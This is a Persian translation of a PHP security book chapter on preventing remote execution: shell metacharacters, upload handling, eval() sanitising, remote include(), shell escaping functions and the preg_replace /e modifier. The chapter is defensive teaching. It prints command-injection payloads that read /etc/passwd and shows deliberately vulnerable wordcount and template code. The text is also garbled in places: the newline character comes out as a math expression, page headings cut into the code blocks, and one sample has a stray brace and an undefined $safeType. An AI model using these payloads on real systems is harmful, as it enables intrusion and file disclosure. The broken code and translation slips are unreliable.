البته، تمامی این روش‌های، وابسته به این هستند که برنامه‌های دیگر در جای خود قرار داشته و آسیب‌پذیر باشند. ولی حالت ایمن به ندرت یک الزام واقعی جهت یک برنامه‌ی PHP در دنیای واقعی می‌باشد. یک مهاجم ممکن است دستورات شل اختیاری را با افزودن یک کلاس از مقادیر با نام متاکاراکترهای شل به درون یک فراخوان `exec()` اجرا نماید. ما متاکاراکترها را به صورت کلی در فصل پنجم مورد بحث قرار دادیم؛ اکنون نگاهی به آن‌ها در بستر خاص دستورات شل خواهیم انداخت. یک فهرست از متاکاراکترهای مرتبط با شل شامل کاراکتر خط جدید معرفی نشده،  $\times 10^8$ ، در جدول ۸-۱ آورده شده است، که دارای پنج نمایش ممکن است، که همگی به جز یک مورد به سادگی قابل تایپ هستند.



جدول ۸-۱: متاکاراکترهای مرتبط با شل

Common Name	Character	ASCII	Hexadecimal	URL Encoded	HTML Entity
Newline		10	\x0a	%0a	&#10;
Bang or exclamation mark	!	33	\x21	%21	&#33;
Double quotation mark	"	34	\x22	%22	&#34; or &quot;
Dollar sign	\$	36	\x24	%24	&#36;
Ampersand	&	38	\x26	%26	&#38; or &amp;
Apostrophe or single quotation mark	'	39	\x27	%27	&#39;
Left parenthesis	(	40	\x28	%28	&#40;
Right parenthesis	)	41	\x29	%29	&#41;
Asterisk	*	42	\x2a	%2a	&#42;
Hyphen	-	45	\x2d	%2d	&#45;
Semicolon	;	59	\x3b	%3b	&#59;
Left angle bracket	<	60	\x3c	%3c	&#60; or &lt;
Right angle bracket	>	62	\x3e	%3e	&#62; or &gt;
Question mark	?	63	\x3f	%3f	&#63;
Left square bracket	[	91	\x5b	%5b	&#91;
Backslash	\	92	\x5c	%5c	&#92;
Right square bracket	]	93	\x5d	%5d	&#93;
Circumflex accent or caret	^	94	\x5e	%5e	&#94;
Backtick	`	96	\x60	%60	&#96;
Left curly bracket	{	123	\x7b	%7b	&#123;
Pipe or vertical line		124	\x7c	%7c	&#124;
Right curly bracket	}	125	\x7d	%7d	&#125;
Tilde	~	126	\x7e	%7e	&#126;

متاکاراکترها دارای معانی خاص متفاوتی جهت یک شل هستند که در صفحه‌ی دستورالعمل شل در `man sh` تشریح شده‌اند. این موارد به شما اجازه می‌دهند که از یک خط فرمان به اسکریپت‌نویسی بپردازید. مثلاً با زنجیر نمودن دستورات به هم و ارسال خروجی از یکی به دیگری.

کاربرد شل `sh` به طور پیش فرض، استفاده‌ی غیربازگشتی می‌باشد که شامل توابع `PHP` بر روی اغلب سیستم‌ها نیز می‌باشد.

حتی اگر شل لاگین پیش فرض `bash` یا `csh` سرشار از قابلیت‌ها باشد این امر صادق است. ولی حتی `sh` ساده نیز بسیاری از علائم جدول ۸-۱ را به عنوان دستورات درونی، تشخیص می‌دهد.

برای نشان دادن این امر که یک حمله‌ی این چنینی به چه صورتی ممکن است رخ دهد، اسکریپت PHP زیر را در نظر بگیرید که هدف آن شمردن تعداد کلمات در یک فایل است که نام آن توسط کاربر وارد شده است:

```
<?php
// get the word count of the requested file
$filename = $_GET['filename'];
$command = "/usr/bin/wc $filename";
$words = shell_exec( $command );
print "$filename contains $words words.";
?>
```

یک مهاجم می‌تواند تلاش کند تا محتوای فایل کاربر سیستم را با فراخواندن URI زیر، نمایش دهد:

```
wordcount.php?filename=%2Fdev%2Fnull%20%7C%20cat%20-%20%2Fetc%2Fpasswd
```

یعنی با اجبار این اسکریپت برای اجرای توالی زیر از دستورات و متاکاراکترهای شل به عنوان کاربر nobody:

```
/usr/bin/wc /dev/null | cat - /etc/passwd
```

دستور wc کلمات درون یک فایل را می‌شمارد. دستور cat محتویات فایل را در خروجی می‌نویسد هنگامی که این توالی دستور در یک شل اجرا می‌شود، | (کاراکتر پایپ، x7c) خروجی wc را با ورودی cat مرتبط می‌سازد.

Cat در ابتدا خروجی دستور wc را در خروجی استاندارد می‌نویسد (که در اسکریپت PHP ما در متغیر \$words قرار دارد) و سپس محتوای /etc/passwd. در نهایت، مقدار این متغیر نمایش داده می‌شود. نتیجه این است که اطلاعات کاربران سیستم به مهاجم نشان داده می‌شود که به احتمال زیاد تلاش خواهد نمود که نگاهی به هر تعداد فایل دیگر بر روی این سیستم بیاندازد و سپس سایر دستورات را اجرا نموده و اسکریپت‌ها را بر روی دایرکتورهای قابل نگارش توسط وب سرور که بیابد، دانلود کند.

به این دلیل که اجرای عمدی دستورات سیستمی از طریق PHP خطرناک است، بهتر است محدودیتی برای تعداد دفعات اجرای دستورات لحاظ شود. شما باید در هر حال به سختی تلاش کنید تا یک راه حل کاملاً مبتنی بر PHP را قبل از انجام این روش، بیابید.

## ۸.۳ استراتژی‌هایی جهت جلوگیری از اجرای از راه دور

اکنون به استراتژی‌های اثبات‌شده جهت جلوگیری از اجرای سوء استفاده اجرای از راه دور از طریق اسکریپت‌های PHP شما توسط مهاجمان می‌پردازیم.

### ۸.۳.۱ محدود نمودن پسوندهای قابل قبول نام فایل جهت آپلودها

آپاچی از پسوند یک فایل برای تعیین هدر نوع محتوا، جهت ارسال همراه با فایل و یا جهت تحویل دادن فایل به یک مدیر فایل خاص از قبیل PHP استفاده می‌کند. اگر برنامه‌ی شما به کاربران اجازه دهد تا نام فایل‌ها و پسوندهای فایل‌هایی را که آپلود می‌کنند، تعیین نمایند، آنگاه یک مهاجم ممکن است بتواند یک فایل را با یک پسوند `.php` ارسال نموده و آن را با فراخوانی، اجرا نماید.

البته پسوندهایی غیر از `.php` وجود دارند که می‌توانند موجب مشکلاتی بر روی سرور شما شوند یا نوع دیگری از حملات را تسهیل کنند. این موارد شامل پسوندهای مورد استفاده توسط سایر زبان‌های اسکریپت‌نویسی و فایل‌های اجرایی از قبیل `.bin`، `.exe`، `.sh`، `.pl`، `.py` و `.cgi` می‌باشد. فهرست دقیق پسوندها به این امر بستگی دارد که آپاچی و سایر برنامه‌هایی که اسکریپت‌ها را اجرا می‌کنند به چه صورتی تنظیم شده باشند.

یک راه حل برای این مشکل عبارت است از استفاده از یک آرایه‌ی پسوندهای مشروع، بدین صورت که اجازه بارگذاری فایل‌هایی که پسوند آنها در آرایه هستند را صادر نموده و در غیر اینصورت یک پسوند `upload` را به پسوند اولیه اضافه کرده و کاری کنید که نام فایل بدون ضرر شود در حالی که همچنان اطلاعات مربوط به نوع آن دست نخورده می‌باشد.

یک راه حل دیگر عبارت است از تکیه به اطلاعات نوع محتوای ارسال شده توسط مرورگر، هنگامی که فایل آپلود شده است که می‌توانید در مقدار `$_FILES[$name]['type']` نوع آن را بیابید. هرچند که هیچ روشی جهت دانستن این امر ندارید که آیا این نوع مایم (`mimetype`) صحیح است یا خیر، چرا که ممکن است جعل شده باشد، همچنان می‌توانید از آن جهت دادن یکی از چندین پسوند بی‌خطر به فایل استفاده کنید به جای اینکه به پسوندی اعتماد کنید که فایل به همراه آن ارسال شده است.

به یاد داشته باشید که نام فایل‌های یونیکس نیازمند هیچ نوع پسوندی نیستند. فایل‌های با نام‌های نامشخص یک نوع پیش فرض را دریافت می‌کنند (معمولاً `text/plain` یا `application/octet-stream`)

۸,۳,۲

## ذخیره آپلودها خارج از روت سند وب

یک روش جلوگیری دیگر عبارت است از عدم ذخیره‌ی فایل‌های ارسال شده درون روت وب خود، و حذف این خطر که یک فایل اجرایی ارسال‌شده بتواند توسط یک کاربر وب سرور آپاچی اجرا شود. این یک روش موثر جهت تجهیز نمودن سیستم خود در برابر کدهای PHP افزوده شده به یک شیء چندرسانه‌ای، به مانند مثال قفل طلایی، می‌باشد.

این هیچ‌گاه ایده خوبی نیست که اجازه‌ی یک دایرکتوری قابل نگارش، درون روت سند وب خود را بدهید حتی اگر برنامه‌ی شما به صورت مستقیم فایل‌ها را به آن آپلود نمی‌کند. اگر یک مهاجم دارای دسترسی FTP یا شل به سرور شما باشد یا چنین دسترسی را به دست آورد، ممکن است بتواند یک اسکریپت را در آن دایرکتوری ایجاد نموده و از وب سرور جهت اجرای آن بهره ببرد. جهت تضمین اینکه چنین دایرکتوری وجود ندارد، شما می‌توانید از دستور `chmod` زیر جهت خاموش کردن بازگشتی بیت قابل نگارش توسط دیگران در روت وب استفاده کنید:

```
chmod -R o-w /path/to/web/docroot
```

دستور `chmod` مجوز خواندن و نوشتن را می‌تواند برای یک دایرکتوری فعال یا غیرفعال نماید.

شایان توجه است که ذخیره نمودن فایل‌ها و اسکریپت‌ها در خارج از روت وب، باعث ایمن شدن آن‌ها در برابر اجرا از طریق توابع `include()` یا `require()` یا سوءاستفاده توسط سایر عوامل اسکریپت‌نویسی بر روی سرور نخواهد شد. هر فایلی که توسط وب سرور یا یک میزبان اسکریپت‌نویسی دیگر قابل خواندن باشد ممکن است مورد اجرا قرار گیرد. ولی حداقل این امر بدین معناست که یک مهاجم نمی‌تواند اسکریپت‌ها را به صورت مستقیم از طریق یک URI ساده، فراخوانی نماید.

۸,۳,۳

پاک‌سازی ورودی کاربران غیر قابل اعتماد به `eval()`

اگر بتوانید روش‌هایی را جهت اجتناب از استفاده‌ی `eval()` در اسکریپت‌های خود بیابید، این کار را انجام دهید. اگر هیچ‌گاه از آن استفاده نمی‌کنید، آنگاه نیازی به نگرانی در خصوص این ندارید که این امر بتواند مورد سوء استفاده قرار گیرد.

## چگونگی غیر فعال نمودن عمومی توابع PHP

اگر هیچگاه نیاز به استفاده از یک تابع غیر ایمن چون `eval()` در برنامه خود ندارید، می توانید کارهای زیادی در برابر اجرای از راه دور با غیر فعال نمودن آن ها، انجام دهید. یک مدیر سیستم می تواند توابع خاص PHP را در فایل `php.ini` با استفاده از دستورالعمل `disable_functions` غیر فعال کند.

یک فهرست از توابع را جهت غیر فعال نمودن دریافت می کند، به این صورت:

```
disable_functions = "eval,phpinfo"
```

این دستورالعمل `php.ini` هر دو تابع `eval()` و `phpinfo()` را غیر فعال نموده و مانع استفاده از آن ها در اسکریپت ها توسط توسعه دهندگان می شود.

ولی گاهی `eval()` ضروری می باشد. در این موارد، همواره هر چیزی را که می تواند جهت ایجاد یک اسکریپت مورد استفاده قرار گیرد به خوبی پاک سازی نمایید. متأسفانه، PHP دارای یک تابع یکپارچه جهت اجرای این امر نمی باشد. تابع `highlight_file()` جهت پاک سازی ورودی به `eval()` کافی نیست چرا که اغلب متاکاراکترهای PHP را دست نخورده می گذارد و ممکن است موجب خطاهای غیرمنتظره در مقادیر ایمن شود.

شما می توانید متاکاراکترهای PHP را در یک رشته با تابعی پاک سازی نمایید که `addslashes()` (برای حذف تمامی علائم نقل قول) و `str_replace()` (برای ترجمه سایر متاکاراکترها) را ترکیب می کند. در اینجا کدی جهت چنین تابعی آورده شده است.

```
<?php

// use this function to sanitize input for eval()

function safeForEval( $string ) {
    // newline check
    $nl = chr(10);
    if ( strpos( $string, $nl ) ) {
        exit( "$string is not permitted as input." );
    }
    $meta = array( '$', '{', '}', '[', ']', '`', ';' );
    $escaped = array( '&#36;', '&#123', '&#125', '&#91', '&#93', '&#96', '&#59' );
    // addslashes for quotes and backslashes
    $out = addslashes( $string );
    // str_replace for php metacharacters
    $out = str_replace( $meta, $escaped, $out );
    return $out;
}

?>
```

شما در ابتدا بررسی می‌کنید که آیا ورودی شامل یک کاراکتر خط جدید می‌باشد یا خیر؛ اگر می‌باشد، شما فوراً با یک پیام مناسب خارج می‌شوید. در غیر این صورت، شما هر نوع متاکاراکتر PHP را که در رشته‌ی ورودی می‌یابید با تبدیل آن‌ها با استفاده از رمزگذاری ASCII و سی‌م‌ال، پاک‌سازی می‌کنید. این روش به صورت موثر، هر نوع تلاشی جهت اجرای PHP از راه دور را از بین می‌برد و یک خطای parse را تولید می‌کند که می‌تواند توسط برنامه‌ی شما تشخیص داده شده و به صورت مناسب مدیریت شود.

از یک تابع سفارشی از قبیل `saferForEval()` بر روی هر نوع ورودی کاربری در حال تجزیه به عنوان یک آرگومان جهت `eval()` استفاده کنید. در اینجا یک مثال ساده ارائه شده است که استفاده از این تابع را نشان می‌دهد

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
<title>safeForEval() test</title>
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
</head>
<body>
```



```
<?php

function safeForEval( $string ) {
    // newline check
    $nl = chr(10);
    if ( strpos( $string, $nl ) ) {
        exit( "$string is not permitted as input." );
    }
    $meta = array( '$', '{', '}', '[', ']', '`', ';' );
    $escaped = array( '&#36;', '&#123', '&#125', '&#91', '&#93', '&#96', '&#59' );
    // addslashes for quotes and backslashes
    $out = addslashes( $string );
    // str_replace for php metacharacters
    $out = str_replace( $meta, $escaped, $out );
    return $out;
}

// simple classes
class cup {
    public $contents;

    public function __construct() {
        $this->contents = 'milk';
    }
}

class pint extends cup {
    public function __construct() {
        $this->contents = 'beer';
    }
}

class mug extends cup {
    public function __construct() {
        $this->contents = 'coffee';
    }
}

// get user input
// declare a default value in case user doesn't enter input
$type = "pint";
if ( !empty( $_POST['type'] ) ) {
    $type = $_POST['type'];
}
}
```

مدیریت محتوا

☺

```
// sanitize user input
$type = safeForEval( $type );

// create object with a PHP command sent to eval()
$command = "\$object = new $safeType;";
eval( $command );

// $object is of class $safeType
?>

<h3>Your new <?= get_class( $object ) ?> has <?= $object->contents ?>
  in it.</h3>
<hr />
<form method="post">
  Make a new <input type="text" name="type" size="32" />
  <input type="submit" value="go" />
</form>
</body>
</html>
```


استفاده از تابع `eval()`، با توجه به مشکوک بودن اسکریپت فوق توصیه نمی‌شود. اما این روش اجازه می‌دهد تا شما با بکارگیری تابع `safeForEval()` تمام متاکاراکترهای درون رشته را بیابید و ببینید.

ابتدا تابع را و سپس کلاس‌ها را تعریف می‌نماییم. هنگامی که اسکریپت را اجرا نمایید، یک نمونه از شیء ایجاد کرده که مقدار پیشفرض `$type` را `pint` قرار می‌دهد تا بدون مقدار باقی‌مانده. سپس یک فرم حاوی ورود اطلاعات برای ایجاد یک شیء از یک نوع متفاوت به کاربر نمایش می‌دهد. حال در نظر بگیرید یک کاربر مهاجم بتواند یک عبارت برای `$type` وارد نماید که حاوی متاکاراکترهای PHP باشد و شما با استفاده از تابع `safeForEval()` و تزریق دستورات PHP در شیء نمونه سعی می‌کنید عملیات مخرب را طبق شکل زیر خنثی نمایید.



خروجی پیشفرض safeForEval با یک اکسپلویت وارد شده به فرم

اگر قسمت ورودی به خوبی بررسی نشود اطلاعات سیستم شما افشا میشود و ثابت میشود که امکان اجرای دستورات خطرناک تری از راه دور امکان پذیر است. اما تابع safeForEval() باعث می شود که کاراکتر؛ به معادل کد html خود یعنی `&#59;` تبدیل شود. که به نوبه خود مانع رمزگشای شده و خطا تولید می کند.



پیام خطای تولید شده مربوط به زمانی که اکسپلویت سعی در تزریق به تابع safeForEvalTest() می کند

در واقع روش فوق بی رحم است و امکان تولید هر خطایی وجود دارد، اما در نهایت تابع safeForEval() محافظ کلی تابع Eval() معنا می شود. در صورتی که سایر اعتبارسنجی های ورودی با شکست مواجه شوند، تابع safeForEval() کار مناسبی برای جلوگیری از نفوذ می باشد.

۸.۴ اسکریپت های PHP روی سرورهای دیگر را استفاده نکنید (include)

اینکه ما اسکریپت های PHP را از یک سرور خارجی مورد include() (الحاق) قرار دهیم بسیار خطرناک می باشد. شما ممکن است این کار را بخواهید زمانی انجام دهید که یک برنامه یا کتابخانه هایی از یک مخزن

مرکزی را به تعدادی سرور تحت کنترل خود توزیع می‌نمایید. در چنین وضعیتی، ممکن است وسوسه شوید که از یک تکه کد به مانند زیر، جهت در نظر گرفتن منبع PHP ترجمه نشده‌ی مشترک از یک سرور مرکزی، استفاده کنید:

```
<?php  
include( 'http://source.example.net/myapp/common.php' );  
?>
```

دلیل اینکه این امر خطرناک است ربطی به ورودی ندارد. ولی اگر یک مهاجم بتواند سرور شما را گول بزند که فکر کند `source.example.net` در یک آدرس IP است که وی کنترل می‌کند، آنگاه `common.php` می‌تواند هر چیزی باشد. اگر تصمیم گرفتید که این فایل‌های از راه دور مثل این را به کار بگیرید (که راحتی آن باعث جذابیت بالای آن می‌شود) حداقل از یک آدرس IP با رمزگذاری سخت، استفاده کنید و در مورد روش‌های جلوگیری از یک پاسخ جعلی تا حد زیادی فکر کنید. ولی در نهایت، ما پیشنهاد می‌دهیم که هیچ‌گاه سعی نکنید که کد PHP را از منابع دوردست در سیستم خود به این صورت مورد استفاده قرار دهید. راه حل‌های دیگری وجود دارند، از قبیل درخواست‌های SOAP یا XML-RPC (که در فصل سیزدهم مورد بحث قرار خواهیم داد) که جهت اجرای ایمن اسکریپت‌ها بر روی سرورهای دوردست طراحی شده‌اند.

### بررسی دستورات شل

۸,۴,۱

اگر به کاربران اجازه دهید که متنی را ارسال نمایند که شما می‌خواهید به عنوان یک دستور شل اجرا کنید، باید دقت کنید که این رشته‌ها را به درستی نادیده بگیرید قبل از اینکه آن‌ها را به دستورات `system()` یا `shell_exec()` بدهید.

تابع `escapeshellarg()` در PHP (اطلاعات در <http://php.net/escapeshellarg>) علامت‌های نقل قول یکتا را در دو طرف رشته‌ی ورودی اضافه می‌کند و هر علامت نقل قول یکتای درون آن را نادیده می‌گیرد. همان‌طور که نام آن نشان می‌دهد، این تابع مخصوصاً جهت استفاده با آرگومان‌های یکتا جهت دستورات شل می‌باشد. این تابع چیزی را باز نمی‌گرداند. (این تابع اجازه ارسال تنها یک آرگومان را به توابع سیستمی `system()` و `exec()` می‌دهد و اجازه اجرا چند دستور را با استفاده از علامت تک کوتیشن “ ” را فیلتر می‌کند.)

تابع `escapeshellcmd()` (اطلاعات در <http://php.net/escapeshellcmd>) یک رویکرد متفاوت دارد، علامت های نقل قول اطراف رشته را به حال خود گذاشته و تمامی کاراکترهای `!$^&*()~[]\|'";<>?-\`` و خط جدید `(\x10)` را نادیده می گیرد که همه ی آنها به صورت بالقوه، متاکاراکترهای شل هستند. همچنین تمامی علامت های نقل قول بدون تعادل را نادیده می گیرد از قبیل مواردی که از قبل نادیده گرفته شده اند.

به این دلیل که این دو تابع نادیده انگاشتن شل، به شکلی متفاوت عمل می کنند، بهتر است که فقط از یکی از آنها استفاده نهایی کنید. اینکه کدام یک را انتخاب می کنید اصولاً یک مسئله ی مربوط به استایل کاری می باشد.

ما استفاده از تابع `escapeshellarg()` را با کد زیر نشان می دهیم:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8" />
  <title>escapeshellarg() demo</title>
</head>
<body>
<?php

// configuration: location of server-accessible audio
$audioroot = '/var/upload/audio/';

// configuration: location of sox sound sample translator
$sox = '/usr/bin/sox';

// process user input
if ( !empty( $_POST ) ) {
  // collect user input
  $channels = $_POST['channels'];
  $infile = $_POST['infile'];
  $outfile = $_POST['outfile'];

  // check for existence of arguments
  if ( empty( $channels ) ) {
    $channels = 1;
  }
}
```

```
if ( empty( $infile ) || empty ( $outfile ) ) {
    exit( 'You must specify both the input and output files!' );
}

// confine to audio directory
if ( strpos( $infile, '..' ) !== FALSE || strpos( $outfile, '..' ) !== FALSE ) {
    exit( 'Illegal input detected.' );
}
$infile = $audioroot . $infile;
$outfile = $audioroot . $outfile;

// escape arguments
$safechannels = escapeshellarg( $channels );
$safeinfile = escapeshellarg( $infile );
$safeoutfile = escapeshellarg( $outfile );

// build command
$command = "sox -c $safechannels $safeinfile $safeoutfile";

// echo the command rather than executing it, for demo
exit( "<pre>$command</pre>" );

// execute
$result = shell_exec( $command );

// show results
    print "<pre>Executed $command:\n $result\n</pre>";
}
else {
    ?>
    <h3>Encode Audio</h3>
    <p>This script uses sox to encode audio files from <?=$audioroot?>.<br />
    Enter the input and output file names, and optionally set the number of
    channels in the input file. <br />
    Output file extension will determine encoding.</p>
    <form method="post">
    <p>input channels:
    <select name="channels">
    <option value="">auto</option>
    <option value="1">mono</option>
    <option value="2">stereo</option>
    </select>
    </p>
    <p>input file: <input type="text" name="infile" size="16" /></p>
    <p>output file: <input type="text" name="outfile" size="16" />
    <input type="submit" value="encode" /></p>
    </form>
```

مدیریت پروژه



```
<?
}

?>
</body>
</html>
```

بعد از تنظیمات اولیه، اگر کاربر در حال وارد کردن ورودی باشد، شما آن ورودی را می پذیرید، بررسی می کنید که کدام یک وجود داشته باشد و با یک خطای مناسب خارج می شوید، اگر چیزی حذف شده باشد. در ادامه، شما مکان های فایل ورودی را بررسی می کنید تا مطمئن شوید که هیچ کدام شامل یک ورودی دو نقطه ای نیستند؛ اگر یکی از آن ها ورودی دو نقطه ای داشته باشد، شما باز هم با یک پیام خطای مناسب خارج می شوید. سپس شما هر آرگومان را به صورت جداگانه با تابع `escapeshellarg()` پاک سازی نموده و دستور شل را ایجاد کرده و آن را اجرا می کنید. در نهایت، شما نتایج را به عنوان خروجی ارائه می دهید. اگر کاربر در حال وارد نمودن ورودی نباشد شما فرمی را جهت این کار ارائه می کنید.

شما می توانید کارایی تابع `escapeshellarg()` را با دادن یک رشته ای حاوی متاکاراکترهای شل خطرناک به آن، مورد بررسی قرار دهید. در ابتدا، `escapeshellarg()` هر نوع رشته ای دریافتی را در نقل قول های یکتا قرار می دهد که باعث می شود که شل، متاکاراکترها را نادیده بگیرد. سپس، هر نوع علامت نقل قول یکتایی را که در ورودی بیابد، دوبار مورد نادیدانگاشتن قرار می دهد به صورتی که تمامی مقادیر به صورت نقل قولی باقی بمانند. هنگامی که اسکریپت بالا دارای ورودی `*.wav` برای `$infile` و (یک اکسپلویت امتحان شده) `cat /etc/passwd` برای `$outfile` می شود، دستور پاک سازی شده عبارت است از:

```
/usr/bin/sox -c '1' '/var/upload/audio/*.wav'
'/var/upload/audio/\''\''; cat /etc/passwd'
```

شل هر دو این مقادیر را به عنوان رشته های واقعی در نظر می گیرد. Wildcard گسترش نمی یابد و تلاش جهت تزریق یک دستور دیگر شکست خواهد خورد.

حال ما استفاده از تابع `escapeshellcmd()` را با کد زیر نشان می دهیم که بخشی از یک اسکریپت کامل است که شامل یک جایگزین جهت روتین بررسی ورودی موجود در اسکریپت `escapeShellArgDemo.php` می باشد که در بالا ارائه نمودیم.

```
<?php

// configuration: location of server-accessible audio
$audioroot = '/var/upload/audio/';

// configuration: location of sox sound sample translator
$sox = '/usr/bin/sox';

// process user input
if ( !empty( $_POST ) ) {
    // collect user input
    $channels = $_POST['channels'];
    $infile = $_POST['infile'];
    $outfile = $_POST['outfile'];

    // check for existence of arguments
    if ( empty( $channels ) ) {
        $channels = 1;
    }
    if ( empty( $infile ) || empty ( $outfile ) ) {
        exit( 'You must specify both the input and output files!' );
    }

    // confine to audio directory
    if ( strpos( $infile, '..' ) !== FALSE || strpos( $outfile, '..' ) !== FALSE ) {
        exit( 'Illegal input detected.' );
    }
    $infile = $audioroot . $infile;
    $outfile = $audioroot . $outfile;

    // build command
    $command = "$sox -c $channels $infile $outfile";

    // escape command
    $command = escapeshellcmd( $command );

    // echo the command rather than executing it, for demo
    exit( "<pre>$command</pre>" );

    // execute
    $result = shell_exec( $command );

    // show results
    print "<pre>Executed $command:\n $result\n</pre>";

    // end if ( !empty( $_POST ) )
}

?>
```

مدیریت پروژه

این اسکریپت ضرورتاً مشابه با بخش پردازش فرم در `escapeShellArgDemo.php` می باشد ولی به جای آن، هر آرگومان را به صورت مجزا نادیده می گیرد و ما در ابتدا کل رشته `$command` را ایجاد نموده و تابع `escapeShellCmdDemo()` را بر آن اعمال می کنیم.

با استفاده از ورودی تست، مشابه با چیزی که قبلا استفاده کردیم، \*.wav\* برای \$infile و اکسپلویت امتحانی جهت \$outfile، دستور پاک سازی شده برابر می شود با:

```
/usr/bin/sox -c 1 /var/upload/audio/*.wav /var/upload/audio/foo\; cat /etc/passwd
```

از آنجا که هم \* و هم ؛ نادیده گرفته می شوند، شل آن ها را به عنوان متاکاراکتر در نظر نمی گیرد و اکسپلویت امتحان شده، شکست می خورد.

## ۸,۴,۲ مراقب الگوهای preg\_replace() با تغییر دهنده e باشید

یک روش کمتر شناخته شده جهت اجرای کد اختیاری درون اسکریپت در تابع preg\_replace() در PHP قرار دارد. اگر الگوی نمایش به این تابع دارای یک تغییر دهنده e باشد (مشخص شده با افزودن e به الگو)، آنگاه رشته به عنوان کد PHP اجرا می شود:

```
<?php
```

```
$htmlBody = '<em>Hello</em>';
$pattern = "/(<\|>)(\w+)([^\>]*>)/e";
$replacement = "'\1' . strtoupper('\2') . '\3'";
$newHTML = preg_replace( $pattern, $replacement, $htmlBody);
echo $newHTML;
```

```
?>
```

در اینجا، الگو سه المان مجاور را جهت جستجو تعریف می کند که هر کدام توسط پرانتز محدود شده اند. هر کدام از این ها، به عنوان یک مرجع بازگشتی در جایگزینی مدنظر قرار می گیرد. اولین مورد > (علامت کمتر، که یک تگ را باز می کند، می تواند توسط یک ممیز در تگ های بستن دنبال شود)؛ دومین مورد هر چیزی است که بعد از آن بیاید (محتوای تگ) و سومین مورد < (علامت بزرگ تر، که تگ را می بندد) می باشد. بنابراین، مشخصات کلی این الگو جهت یافتن هر تگ و تگ بستن، طراحی شده است. کل این الگو توسط یک / (ممیز) در ابتدا و انتها، محدود می شود. بعد از ممیز انتهایی، تغییر دهنده e قرار می گیرد.

در رشته جایگزینی، اولین و سومین ارجاعات بازگشتی (مشخص شده با 1 و 3) به ترتیب عبارتند از > (یا />) و < در حالی که دومین ارجاع بازگشتی (مشخص شده با 2) هر مقداری است که بین > و < قرار گیرد در حالی که preg\_replace از موضع (در این حالت \$htmlBody) عبور می کند. بنابراین، دستور PHP که اجرا می شود برای محتوای هر تگ متفاوت، strtoupper() بوده و مقدار جایگزینی برای هر تگ،

همان تگ می‌باشد ولی محتوای آن با حروف بزرگ نوشته می‌شود. توجه کنید که مشخص نمودن ارجاعات بازگشتی (1، 2 و 3 با نمایشی دیگر \$1، \$2 و \$3) باید در علامت‌های نقل قول یکتا قرار گیرند تا از ترجمه به عنوان کد PHP اجتناب شود.

هنگامی که ما مقادیر خروجی از `preg_replace` را در یک متغیر جدید ذخیره می‌کنیم، یعنی آن را بازتاب می‌دهیم و خروجی را مشاهده می‌کنیم، درمی‌یابیم که برابر با `<EM>Hello</EM>` می‌شود. تابع `preg_replace` تابع `strtoupper()` را بر روی محتوای هر تگی که این الگو بیابد، اجرا می‌کند.

### ۸,۴,۲,۱ یک سیستم تمپلت شکننده

سیستم‌های قالبی (template) به این دلیل مفید هستند که به یک کاربر بدون دانش از PHP (برای مثال یک مسئول سفارشات) اجازه می‌دهند تا پیامی را تنها با وارد نمودن مقادیر جایگزینی جهت متغیرهای وارده، ایجاد نماید. اجازه دهید فرض کنیم که بخش فروش شما، قالب زیر را جهت یک نامه‌ی تایید سفارش، ایجاد نموده است:

```
<?php

// retrieve the first name entered by the clerk
$firstname = 'Beth';

// partial template for demonstration
$template = 'Dear [firstname],';

// template engine:
// pattern: find something in brackets, and use e for eval()
// WARNING: this pattern contains a vulnerability for demonstration purposes
$pattern = "/\[(.+)\]/e";
// replacement: prepend a $ to the backreference, creating a PHP variable
$replace = "$\1";
$output = preg_replace( $pattern, $replace, $template );

// output
print $output;

?>
```


هنگامی که `preg_replace` فراخوانی می‌شود، رشته‌ی `[firstname]` موجود در قالب (در اینجا جهت نمایش بهتر، تنها یک خط کوتاه می‌باشد) را تطابق می‌دهد. از آنجا که بخش `firstname` الگوی جستجو (ولی نه براکت‌ها) در پراگمات قرار دارد، به عنوان یک ارجاع بازگشتی در دسترس می‌باشد، علی‌الخصوص 1 (یا همان \$1)، اولین و با این قالب نمایشی، تنها مورد. در ادامه، رشته‌ی جایگزینی به تابع `eval` داده می‌شود

